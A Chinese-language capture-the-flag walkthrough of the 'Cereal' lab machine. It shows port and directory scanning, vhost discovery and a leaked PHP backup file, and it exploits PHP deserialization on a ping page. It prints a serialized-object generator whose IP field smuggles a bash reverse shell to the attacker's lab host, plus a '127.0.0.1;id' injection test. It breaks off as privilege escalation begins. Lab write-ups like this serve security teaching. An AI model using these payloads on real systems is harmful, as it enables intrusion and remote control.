0x01 信息收集
主机发现
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.10.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 12:04 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00086s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.10.2
Host is up (0.000065s latency).
MAC Address: 00:50:56:EB:65:BE (VMware)
Nmap scan report for cereal.ctf (10.10.10.31)
Host is up (0.00026s latency).
MAC Address: 00:0C:29:2D:8E:11 (VMware)
Nmap scan report for 10.10.10.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:F2:19:1B (VMware)
Nmap scan report for 10.10.10.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.23 seconds
端口扫描
┌──(kali㉿kali)-[~]
└─$ nmap -p-  10.10.10.31 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 12:06 EDT
Nmap scan report for cereal.ctf (10.10.10.31)
Host is up (0.0013s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
11111/tcp open  vce
22222/tcp open  easyengine
22223/tcp open  unknown
33333/tcp open  dgi-serv
33334/tcp open  speedtrace
44441/tcp open  unknown
44444/tcp open  cognex-dataman
55551/tcp open  unknown
55555/tcp open  unknown
MAC Address: 00:0C:29:2D:8E:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.85 seconds
有很多位置服务的端口,这里我们进行详细信息扫描
在等待扫描的中间,我们也做一些尝试
先是 ftp 服务的匿名登入尝试
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.31
Connected to 10.10.10.31.
220 (vsFTPd 3.0.3)
Name (10.10.10.31:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> binary
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||18319|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0               6 Apr 12  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -laih
229 Entering Extended Passive Mode (|||5043|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0               6 Apr 12  2021 .
drwxr-xr-x    3 0        0              17 May 29  2021 ..
226 Directory send OK.
ftp> cd    ../
250 Directory successfully changed.
ftp> ls -liah
229 Entering Extended Passive Mode (|||52016|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0              17 May 29  2021 .
drwxr-xr-x    3 0        0              17 May 29  2021 ..
drwxr-xr-x    2 0        0               6 Apr 12  2021 pub
226 Directory send OK.
ftp>
可以看到能够登入,但是没有什么有效信息
详细信息扫描
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -sT -O -p- 10.10.10.31 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 12:07 EDT
Nmap scan report for cereal.ctf (10.10.10.31)
Host is up (0.00051s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE         VERSION
21/tcp    open  ftp             vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Apr 12  2021 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.10.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 00:24:2b:ae:41:ba:ac:52:d1:5d:4f:ad:00:ce:39:67 (RSA)
|   256 1a:e3:c7:37:52:2e:dc:dd:62:61:03:27:55:1a:86:6f (ECDSA)
|_  256 24:fd:e7:80:89:c5:57:fd:f3:e5:c9:2f:01:e1:6b:30 (ED25519)
80/tcp    open  http            Apache httpd 2.4.37 (())
|_http-title: Apache HTTP Server Test Page powered by: Rocky Linux
| http-methods:
|_  Potentially risky methods: TRACE
139/tcp   open  netbios-ssn?
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql           MariaDB 10.3.24 or later (unauthorized)
11111/tcp open  vce?
22222/tcp open  easyengine?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
22223/tcp open  unknown
33333/tcp open  dgi-serv?
33334/tcp open  speedtrace?
44441/tcp open  http            Apache httpd 2.4.37 (())
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
44444/tcp open  cognex-dataman?
55551/tcp open  unknown
55555/tcp open  unknown
MAC Address: 00:0C:29:2D:8E:11 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Unix

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28990.65 seconds
可以看到除了默认的 80 端口外还有 44441 也是 http 服务
我也尝试弱密码连接 3306 端口尝试连接数据库,但失败了
同时也使用 nc 去连接其他不确定的端口,没有返回。
使用 gobuster 扫描 80 端口的目录
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.31 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.31
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                 (Status: 301) [Size: 232] [--> http://10.10.10.31/blog/]
/admin                (Status: 301) [Size: 233] [--> http://10.10.10.31/admin/]
/phpinfo.php          (Status: 200) [Size: 76253]
有一个 admin 登入页面,和 blog ,还有一个 phpinfo.php 的页面admin
blog 页面
phpinfo.php 页面
在尝试了一番 sql 注入后,没有发现。
来访问一下 44441 端口
似乎是个未开发完成的界面,依旧使用 gobuster 进行目录扫描
没能找到更多目录
0x02 域名爆破
先前在 /blog 页面
能够看到域名 http://cereal.ctf 把他添加进 /etc/hosts
进行域名爆破
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://cereal.ctf:44441 --w=/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://cereal.ctf:44441
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
#www.cereal.ctf:44441 Status: 400 [Size: 226]
#mail.cereal.ctf:44441 Status: 400 [Size: 226]
secure.cereal.ctf:44441 Status: 200 [Size: 1538]
Progress: 19966 / 19966 (100.00%)
===============================================================
Finished
===============================================================
可以看到 secure.cereal.ctf:44441 这个是 200 状态码,访问它。
是一个 ping 的测试页面
尝试拼接命令,输入 127.0.0.1;id 没有成功执行
进行目录扫描,先用日常的字典
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://secure.cereal.ctf:44441/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://secure.cereal.ctf:44441/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/php                  (Status: 200) [Size: 3699]
/index                (Status: 200) [Size: 1538]
Progress: 141707 / 141707 (100.00%)
===============================================================
Finished
===============================================================
其中 php 页面是一个涉反序列化的函数
我们更换字典在扫描一次
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://secure.cereal.ctf:44441/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://secure.cereal.ctf:44441/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/php                  (Status: 200) [Size: 3699]
/style                (Status: 200) [Size: 3118]
/index                (Status: 200) [Size: 1538]
/back_en              (Status: 301) [Size: 247] [--> http://secure.cereal.ctf:44441/back_en/]
Progress: 1273830 / 1273830 (100.00%)
===============================================================
Finished
===============================================================
找到一个 /back_en 目录,对其进行扫描
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://secure.cereal.ctf:44441/back_en/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://secure.cereal.ctf:44441/back_en/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 69353 / 141707 (48.94%)^C
常规目录没能扫描出有效结果,但是因为他是 back_en 目录,猜测可能是备份目录,指定一下扩展名
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://secure.cereal.ctf:44441/back_en/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -x .php.bak,.bak,.zip
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://secure.cereal.ctf:44441/back_en/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              zip,php.bak,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php.bak        (Status: 200) [Size: 1814]
Progress: 566828 / 566828 (100.00%)
===============================================================
Finished
===============================================================
扫出来了一个备份文件,访问他
可以看到这里的逻辑,在序列化参数进行传递时,如果 isValid 为 0 会进行一个对传入的 ipAdress 参数的一个是否合法检测。
0x03 反序列化漏洞利用
我们用 burpsuite 抓一下包
可以看到传入的参数没有 isValid 我们尝试传入他,并且设置为 1,这里先手动构造 payload
接下来尝试注入反弹 shell ,为了避免格式错误,使用 php 代码生成
<?php
class pingTest {
    public $ipAddress = "127.0.0.1; bash -c 'bash -i >& /dev/tcp/10.10.10.128/4444 0>&1' &";
    public $isValid = true;
    public $output = "";
}
echo serialize(new pingTest());
?>
运行生成序列
传入,并监听
拿到 shell
0x04 内网提权
首先是大部分的手动枚举都没能找到方法
